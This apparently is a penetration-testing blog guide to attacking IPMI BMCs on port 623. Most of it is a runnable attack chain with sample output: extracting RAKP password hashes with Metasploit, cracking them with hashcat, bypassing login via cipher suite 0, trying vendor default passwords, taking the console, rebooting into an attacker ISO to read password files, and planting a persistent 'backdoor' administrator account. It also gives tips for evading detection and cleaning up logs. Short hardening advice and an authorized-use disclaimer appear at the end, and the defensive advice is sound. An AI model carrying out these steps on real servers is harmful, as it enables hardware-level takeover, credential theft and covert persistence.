IPMI port 623: RAKP hash disclosure, cipher 0 and out-of-band BMC risk.


Learn what port 623/UDP asf-rmcp is, how IPMI 2.0 works with RAKP, and why CVE-2013-4786 allows hash recovery from BMC responses, while cipher suite 0 support can drastically reduce remote management security.
- Posted on 2026-04-06
- Reading time: 1 min
Executive Summary — IPMI port 623 exposes the Intelligent Platform Management Interface, the out-of-band management system for physical servers (BMCs). IPMI 2.0 has a specification-level vulnerability (CVE-2013-4786): during the RAKP handshake, the BMC sends the password hash to any client—without authentication. This flaw is unpatchable because it is inherent to the protocol. With the hash cracked, the pentester gains full access to the server: KVM console, virtual media, and power control. This guide covers hash extraction, cipher 0 bypass, default credentials, and BMC post-exploitation.
TL;DR

- IPMI 2.0 invia l'hash della password a chiunque lo chieda — è una flaw di design, non un bug, non sarà mai patchata
- Cipher suite 0 significa "nessuna autenticazione": qualsiasi password funziona, serve solo un username valido
- Un BMC compromesso dà controllo totale del server: KVM, reboot, mount ISO, accesso al BIOS — sopravvive anche alla reinstallazione dell'OS
IPMI port 623 is the UDP channel over which Baseboard Management Controllers (BMCs) receive out-of-band management commands for physical servers. The most critical port 623 vulnerability is RAKP hash disclosure (CVE-2013-4786): the IPMI 2.0 protocol sends the HMAC-SHA1 hash of the password to any remote client without authentication. Port 623 enumeration reveals the IPMI version, BMC vendor, supported cipher suites, and configured users. In IPMI pentests, hash extraction is almost always the first step—and with modern GPUs, cracking takes a matter of minutes. In the kill chain, it ranks as initial access → full server compromise, because the BMC operates at the hardware level, underneath the OS.
1. Technical Anatomy of the Door 623 #
Port 623 is registered as IANA asf-rmcp over UDP. IPMI uses the Remote Management and Control Protocol (RMCP) and its encrypted variant RMCP+ for communication with the BMC.
The IPMI 2.0 (RMCP+) flow:
- Client sends Get Channel Auth Capabilities — BMC responds with supported authentication methods
- Client initiates handshake RAKP (Remote Authenticated Key Exchange Protocol)
- In RAKP Message 2, the BMC sends an HMAC-SHA1 of the username and password — to any client, without prior authentication
- The client verifies the HMAC and completes the handshake
- Session established with user privileges
The BMC is an independent processor with its own network interface, which operates even when the server is powered off. Major vendors include Dell (iDRAC), HP/HPE (iLO), Supermicro (IPMI/BMC), Lenovo (IMM/XCC), and Oracle (ILOM).
Misconfig: IPMI esposto su rete non segmentata
Impatto: qualsiasi host sulla rete può estrarre hash delle password BMC
Come si verifica: nmap -sU -p 623 [subnet] — se risponde da VLAN utenti, è espostoMisconfig: Cipher suite 0 abilitato (default su molti BMC)
Impatto: autenticazione completamente bypassata — qualsiasi password funziona
Come si verifica: nmap -sU --script ipmi-cipher-zero -p 623 [target]Misconfig: Credenziali BMC default non cambiate
Impatto: accesso completo al BMC con credenziali note per vendor
Come si verifica: ipmitool -I lanplus -H [target] -U ADMIN -P ADMIN user list2. Basic Enumeration #
Command 1: Nmap #
nmap -sU -p 623 -sV --script ipmi-version 10.10.10.0/24Expected output:
PORT    STATE SERVICE  VERSION
623/udp open  asf-rmcp
| ipmi-version:
|   Version: IPMI-2.0
|   UserAuth: password, md5, md2, null
|   PassAuth: auth_msg, auth_user, non_null
|_  Level: Administrator
Parameters:
-sU: scan UDP (IPMI is UDP)--script ipmi-version: identifies IPMI version and auth methods-p 623: BMC door
What this output tells us: IPMI 2.0 active with password authentication, MD5 and MD2. null in UserAuth it indicates that cipher 0 may be supported. Level: Administrator Confirm that admin access is reachable. This BMC is vulnerable to RAKP hash disclosure by design.
Command 2: ipmitool #
ipmitool -I lanplus -H 10.10.10.50 -U "" -P "" chassis statusExpected output (null auth):
System Power         : on
Power Overload       : false
Power Interlock      : inactive
Main Power Fault     : false
Power Control Fault  : false
Expected output (auth required):
Error: Unable to establish IPMI v2.0 / RMCP+ session
Get Session Challenge command failed
What this output tells us: If it responds without credentials, the BMC has zero authentication—full access without a password. If it refuses, we need to extract hashes or test the default credentials.
3. Advanced Enumeration #
Cipher 0 detection #
nmap -sU -p 623 --script ipmi-cipher-zero 10.10.10.50Output (vulnerable):
| ipmi-cipher-zero:
|   VULNERABLE:
|   IPMI 2.0 Cipher Zero Authentication Bypass
|     State: VULNERABLE
|_    Risk: HIGH - Any password accepted with cipher suite 0
Output (non-vulnerable):
| ipmi-cipher-zero:
|   NOT VULNERABLE
Reading the output: Cipher 0 = No authentication. Any password works. Only a valid username is required (almost always). ADMIN, admin, root). To understand the full impact, see the guide to privilege escalation
.
Cipher 0 Exploitation #
ipmitool -I lanplus -C 0 -H 10.10.10.50 -U ADMIN -P qualsiasi user listOutput:
ID  Name       Callin  Link Auth  IPMI Msg   Channel Priv Limit
1   ADMIN      true    true       true       ADMINISTRATOR
2   backup     true    true       true       USER
3                      false      false      NO ACCESS
Reading the output: with cipher 0, the password qualsiasi It has been accepted. Two active users: ADMIN (administrator) and backup (user). You can change the password of any user: ipmitool -I lanplus -C 0 -H 10.10.10.50 -U ADMIN -P x user set password 1 NuovaPassword123.
RAKP hash extraction (Metasploit) #
msfconsole -q
use auxiliary/scanner/ipmi/ipmi_dumphashes
set RHOSTS 10.10.10.50
set OUTPUT_HASHCAT_FILE /tmp/ipmi_hashes.txt
run
Output:
[+] 10.10.10.50:623 - IPMI - Hash found: ADMIN:a1b2c3d445000000...
[+] 10.10.10.50:623 - IPMI - Hash found: backup:e6f7890ab1200000...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Hash(es) written to /tmp/ipmi_hashes.txt
Reading the output: HMAC-SHA1 hashes extracted for both users—without providing any passwords. This is the heart of the IPMI 2.0 vulnerability: the BMC sends the hash to anyone who requests it. For mass hash cracking, learn about password cracking techniques with hashcat.
4. Offensive Techniques #
Cracking IPMI hash with hashcat
Context: RAKP hashes extracted with Metasploit. Hashcat mode 7300 for IPMI 2.0.
hashcat -m 7300 /tmp/ipmi_hashes.txt /usr/share/wordlists/rockyou.txt --forceOutput (success):
a1b2c3d445000000...:ADMIN:SuperMicro2025!
e6f7890ab1200000...:backup:Backup123
Output (failure):
ExhaustedWhat to do next: Crack passwords. Log in to the BMC with full server control credentials: KVM, reboot, virtual media. Test the same passwords on SSH, RDP, and other server services—password reuse between the BMC and OS is very common.
KVM console access via BMC web
Context: You have valid BMC credentials (from cracking or default). You want visual access to the server.
# Accedi via browser all'interfaccia web del BMC
# Dell iDRAC: https://10.10.10.50
# HP iLO:     https://10.10.10.50
# Supermicro: https://10.10.10.50

# Via ipmitool: Serial-over-LAN
ipmitool -I lanplus -H 10.10.10.50 -U ADMIN -P SuperMicro2025! sol activate
Output (success):
[SOL Session operational. Use ~. to quit]
login:
What you do next: You're at the server console. If there's a login prompt, you can try entering credentials. If it's a Windows server, you'll see the login screen. Web-based KVM also provides access to the mouse and keyboard—you can interact as if you were physically in front of the server.
Virtual media — boot from malicious ISO
Context: You want full access to the server's disk. You mount a bootable ISO (e.g., live Linux) and reboot.
ipmitool -I lanplus -H 10.10.10.50 -U ADMIN -P SuperMicro2025! chassis bootdev cdrom
ipmitool -I lanplus -H 10.10.10.50 -U ADMIN -P SuperMicro2025! chassis power cycle
Output (success):
Set Boot Device to cdrom
Chassis Power Control: Cycle
What you do next: The server reboots from the virtual CD (mounted via the BMC web interface as a remote ISO). With a live Linux, you mount the server disk and access all files—including SAM/SYSTEM for Windows or /etc/shadow for Linux. This attack is devastating and survives OS reinstallation.
Persistent account backdoor
Context: You want BMC-level persistence that survives OS reinstallation, disk formatting, hardware changes.
ipmitool -I lanplus -H 10.10.10.50 -U ADMIN -P SuperMicro2025! user set name 4 backdoor
ipmitool -I lanplus -H 10.10.10.50 -U ADMIN -P SuperMicro2025! user set password 4 B4ckd00r!
ipmitool -I lanplus -H 10.10.10.50 -U ADMIN -P SuperMicro2025! user priv 4 4
ipmitool -I lanplus -H 10.10.10.50 -U ADMIN -P SuperMicro2025! user enable 4
Output:
Set User Name (id:4) to backdoor
Set User Password (id:4)
Set Privilege Level (id:4) to ADMINISTRATOR
What do you do next: the account backdoor It persists in the BMC regardless of the OS. Even if the customer reinstalls the server, your access remains. Document this as a critical persistence finding in the report.
5. Practical Pentest Scenarios #
Scenario 1: Datacenter with BMC on flat network #
Situation: Data center where the BMC interfaces are on the same VLAN as the management network. You have internal access.
Step: 1
nmap -sU -p 623 --script ipmi-version 10.10.10.0/24Expected output:
10.10.10.50-60 - 623/udp open asf-rmcp (IPMI-2.0)Step: 2
msfconsole -q -x "use auxiliary/scanner/ipmi/ipmi_dumphashes; set RHOSTS 10.10.10.50-60; run"Step: 3
hashcat -m 7300 hashes.txt rockyou.txtIf it fails:
- Probable cause: complex passwords not in the dictionary
- Fix: Use hashcat rules (
-r best64.rule), or try cipher 0 first
Estimated time: 15-60 minutes (scan + extract + crack)
Scenario 2: Supermicro Server with Default Credentials #
Situation: New Supermicro server, BMC credentials never changed.
Step: 1
ipmitool -I lanplus -H 10.10.10.50 -U ADMIN -P ADMIN user listExpected output:
ID  Name       Callin  Link Auth  IPMI Msg   Channel Priv Limit
1   ADMIN      true    true       true       ADMINISTRATOR
Step: 2
# Accedi alla web interface
# https://10.10.10.50 — login ADMIN:ADMIN
# Apri KVM console via browser
If it fails:
- Probable cause: credentials changed
- Fix: Extract RAKP hash and crack. On pre-2019 Supermicros, also try
ADMIN:ADMINall caps
Estimated time: 2-5 minutes with default credentials
Scenario 3: Dell iDRAC Exposed #
Situation: Internal assessment. iDRAC on a separate but reachable network.
Step: 1
nmap -sU -p 623 --script ipmi-version,ipmi-cipher-zero 10.10.20.0/24Step: 2
# Dell default: root:calvin
ipmitool -I lanplus -H 10.10.20.50 -U root -P calvin chassis status
If it fails:
- Probable cause: iDRAC 9+ requires password change on first login
- Fix: Extract hash with Metasploit, crack, then try HTTPS web on the same IP
Estimated time: 5-15 minutes
6. Attack Chain Complete #
| Phase | tool | Key command | Output/Result |
|---|---|---|---|
| Recon | Nmap | nmap -sU -p 623 --script ipmi-version | BMC active |
| Cipher 0 | Nmap | --script ipmi-cipher-zero | Auth bypass |
| Hash Extract | msf | ipmi_dumphashes | RAKP Hash |
| Crack | hashcat | hashcat -m 7300 hashes.txt wordlist | Password |
| Access | ipmitol | ipmitool -I lanplus -H [IP] sol activate | Console server |
| P | ipmitol | user set name 4 backdoor | Persistent account |
Estimated timeline: 15-60 minutes from discovery to full server control.
Port 623's role: It's the "server god" port. Whoever controls the BMC controls the hardware—under the OS, under the disk, under everything.
7. Detection & Evasion #
What the Blue Team monitors #
- BMC log: authentication attempts and new users created
- IDS: IPMI traffic from unauthorized subnets
- NMS: Alert about RAKP handshake from unknown sources
Evasion Techniques #
Tecnica: Singolo hash extraction per target
Come: estrai l'hash di un solo utente (tipicamente ADMIN) — non dumpare tutti
Riduzione rumore: un singolo RAKP handshake è meno visibile di un dump massivoTecnica: Usa cipher 0 prima del hash cracking
Come: se cipher 0 è abilitato, non serve nemmeno l'hash — accesso immediato
Riduzione rumore: zero tentativi di cracking, nessun handshake RAKPCleanup #
- Remove backdoor accounts:
ipmitool user set name 4 "" - BMC logs are limited and often overwritable: check with
ipmitool sel list - The cracked password does not generate logs — the RAKP handshake is a normal operation
8. Toolchain and Comparison #
| Appearance | IPMI (623/UDP) | iDRAC web (443) | iLO web (443) | Redfish API (443) |
|---|---|---|---|---|
| Port | 623/UDP | 443 / TCP | 443 / TCP | 443 / TCP |
| Auth bypass | Cipher 0 | CVE-specifications | CVE-specifications | CVE-2024-54085 |
| Hash leak | RAKP (by design) | No | No | No |
| cracking | hashcat -m 7300 | N/A | N/A | N/A |
| KVM | Yes (SOL/web) | Yes (web) | Yes (web) | No (API only) |
9. Troubleshooting #
| Error / Symptom | Cause | Fix |
|---|---|---|
| 623/udp filtered | Firewall blocks IPMI | BMC on separate VLAN — need access to that VLAN |
ipmi_dumphashes no hash | Invalid username or IPMI 1.5 | Try common usernames: ADMIN, admin, root, Administrator |
hashcat
Exhausted | Strong password | Add rules: hashcat -m 7300 -r best64.rule or custom mask |
Unable to establish session | IPMI 1.5 (does not support RAKP) | RAKP only works on IPMI 2.0 — it tests default credentials directly |
| SOL timeout | Serial-over-LAN not configured | Access via the BMC web interface for KVM |
10. FAQ #
Q: How does the IPMI 2.0 RAKP vulnerability work?
A: During the RAKP handshake, the BMC sends an HMAC-SHA1 hash of the user's password in Message 2, before the client has authenticated. Any attacker on the network can request this hash and crack it offline. This is a design flaw in the protocol, not a software bug.
Q: Is port 623 TCP or UDP?
A: Primarily UDP . IPMI uses RMCP over UDP 623 for the management channel. Some BMCs also expose TCP services on the same port for additional functionality.
Q: What does cipher suite 0 mean?
A: Cipher 0 in the IPMI 2.0 protocol specifies “no authentication and no encryption.” When enabled, the BMC accepts any password—only a valid username is required for full access.
Q: Are default BMC credentials still a problem in 2026?
A: Yes. Dell iDRAC default root:calvin and Supermicro ADMIN:ADMIN They are still very common. HP iLO uses randomized passwords printed on the server board—more secure, but the password is physically readable.
Q: How to secure IPMI on port 623?
A: Isolate the BMCs on a dedicated management VLAN with restrictive ACLs. Change the default credentials. Disable cipher 0. Update the BMC firmware regularly. If possible, disable IPMI over LAN and only use the web interface via HTTPS.
11. Final Cheat Sheet #
| Action | Command | Note |
|---|---|---|
| Scan BMC | nmap -sU -p 623 --script ipmi-version [subnet] | UDP scan |
| Cipher 0 check | nmap -sU -p 623 --script ipmi-cipher-zero [target] | Auth bypass |
| Default credits | ipmitool -I lanplus -H [IP] -U ADMIN -P ADMIN user list | Supermicro |
| Default Dell | ipmitool -I lanplus -H [IP] -U root -P calvin chassis status | iDRAC |
| Hash extract | msf > use auxiliary/scanner/ipmi/ipmi_dumphashes | Without auth |
| Crack hash | hashcat -m 7300 hashes.txt wordlist.txt | ~970 MH/s GPU |
| Cipher 0 abuse | ipmitool -I lanplus -C 0 -H [IP] -U ADMIN -P x user list | Any password |
| SOL console | ipmitool -I lanplus -H [IP] -U [user] -P [pass] sol activate | Console server |
| Boot ISO | ipmitool ... chassis bootdev cdrom && chassis power cycle | Malicious boot |
| Add backdoor | ipmitool ... user set name 4 backdoor && user set password 4 [pass] | Persistence |
Why Porta 623 is relevant in 2026 #
IPMI is present on every enterprise physical server. RAKP hash disclosure is a design flaw that will never be fixed—it works on any BMC with IPMI 2.0, regardless of vendor. CVE-2024-54085 (AMI MegaRAC auth bypass, CVSS 10.0) was added to the CISA KEV catalog in 2025. The default BMC credentials are not changed in most installations. A compromised BMC provides hardware-level access that survives any software operation.
Hardening and Mitigation #
- Isolate BMC on dedicated management VLAN — never on user or server network
- Change default credentials on each BMC during provisioning
- Disable cipher suite 0: vendor dependent (BIOS/firmware settings)
- Update BMC firmware regularly (AMI MegaRAC, Dell iDRAC, HP iLO)
- Monitor IPMI access with SIEM — BMC logs to central syslog
OPSEC for the Red Team #
RAKP hash extraction is a single UDP request—very low profile. Cracking is offline, zero noise. Cipher 0 doesn't generate any auth failure logs. Access via ipmitool is logged in the BMC SEL (System Event Log) but is often unmonitored. For maximum stealth: extract hashes from a single BMC, crack offline, then move to other servers testing password reuse. The BMC backdoor offers the most durable persistence possible—it survives OS reinstallation and disk reformatting.
All commands and techniques are intended for authorized environments only: contracted penetration testing, labs, and CTFs. Reference: IPMI 2.0 Specification, CVE-2013-4786, CVE-2024-54085. Further information: https://www.speedguide.net/port.php?port=623
Want to support HackIta? Visit hackita.it/supporto to donate. For professional penetration testing and one-on-one training, check out hackita.it/servizi.